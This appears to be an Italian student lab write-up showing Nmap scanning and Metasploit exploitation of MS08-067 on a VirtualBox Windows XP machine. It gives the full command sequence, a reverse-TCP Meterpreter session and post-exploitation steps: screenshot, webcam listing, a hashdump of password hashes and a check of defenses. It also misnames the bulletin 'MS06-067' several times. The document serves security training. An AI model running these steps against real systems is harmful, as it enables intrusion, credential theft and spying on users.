
Esercizio W17D1


Con l’utilizzo di Metasploit andiamo ad abusare della vulnerabilità MS08-067, inerente al servizio Windows Server. Attendiamo qualche scansione da parte Nmap per individuare la presenza di tale falla.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.11.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 14:42 EST
Nmap scan report for 192.168.11.113
Host is up (0.00053s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE      VERSION
139/tcp  open   netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:DA:4B:42 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.94 seconds
```

Microsoft-ds

Volendo possiamo anche usare lo script vuln per confermare la tipologia di vulnerabilità. Da quanto si evince dai risultati, MS06-067 è presente nella macchina Windows XP.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 --script vuln 192.168.11.113 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 14:52 EST
Nmap scan report for 192.168.11.113
Host is up (0.00046s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DA:4B:42 (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 37.98 seconds
```

Identificazione vulnerabilità con nmap


Avvio Metasploit

Usa volta acceso Metasploit, ricerchiamo il modulo con search MS06-067. L’unica riga risultante conterrà l’exploit utile allo scopo. Set RHOSTS sarà poi una conseguenza per la configurazione del bersaglio.



```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```


Choosing module and payload



```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

show options and set RHOSTS

Scelte le impostazioni adeguate, lanciamo il comando exploit per avviare l’attacco. Riusciamo a creare una sessione Meterpreter aperta sul dispositivo WIdnows XP.




```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:1034) at 2024-02-28 09:46:47 -0500
```

successful exploit


A questo possiamo giocare con i comandi per raccogliere informazioni sulla macchina:

ifconfig: Configurazione di rete.




```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit #2 - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:da:4b:42
MTU          : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0
```

Sysinfo: Informazione generali sul sistema.




```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Screenshot + Webcam_list: Fa una foto del desktop, espone una lista delle webcam.




```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/nkJCeAyK.jpeg
```



The beautiful sky


hashdump: Fornisce le hash delle password utente.



```
meterpreter > hashdump
Administrator:500:0bdc71c2aa6ea959e68aa26a841a86fa:f5bf8d66eb97bdc739cc2f11c5b5b64f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6285b6c520e4e861595031382b713bff:049898caf16298ef4b15f889c540d539:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:86c882906b771bde9659699836e24917:::
```

stolen hash passwords


script meterpreter checkvm: Identifica se la macchina è virtuale o fisica.



```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

target nature

script meterpreter getcountermeasure: identifica le difese del target.



```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Configurazione profilo Domain:
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                      = Enable
[*]     Modalit� eccezioni                      = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                      = Enable
[*]     Modalit� eccezioni                      = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN) 2:
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                      = Enable
[*]
[*] Checking DEP Support Policy...
```

security configuration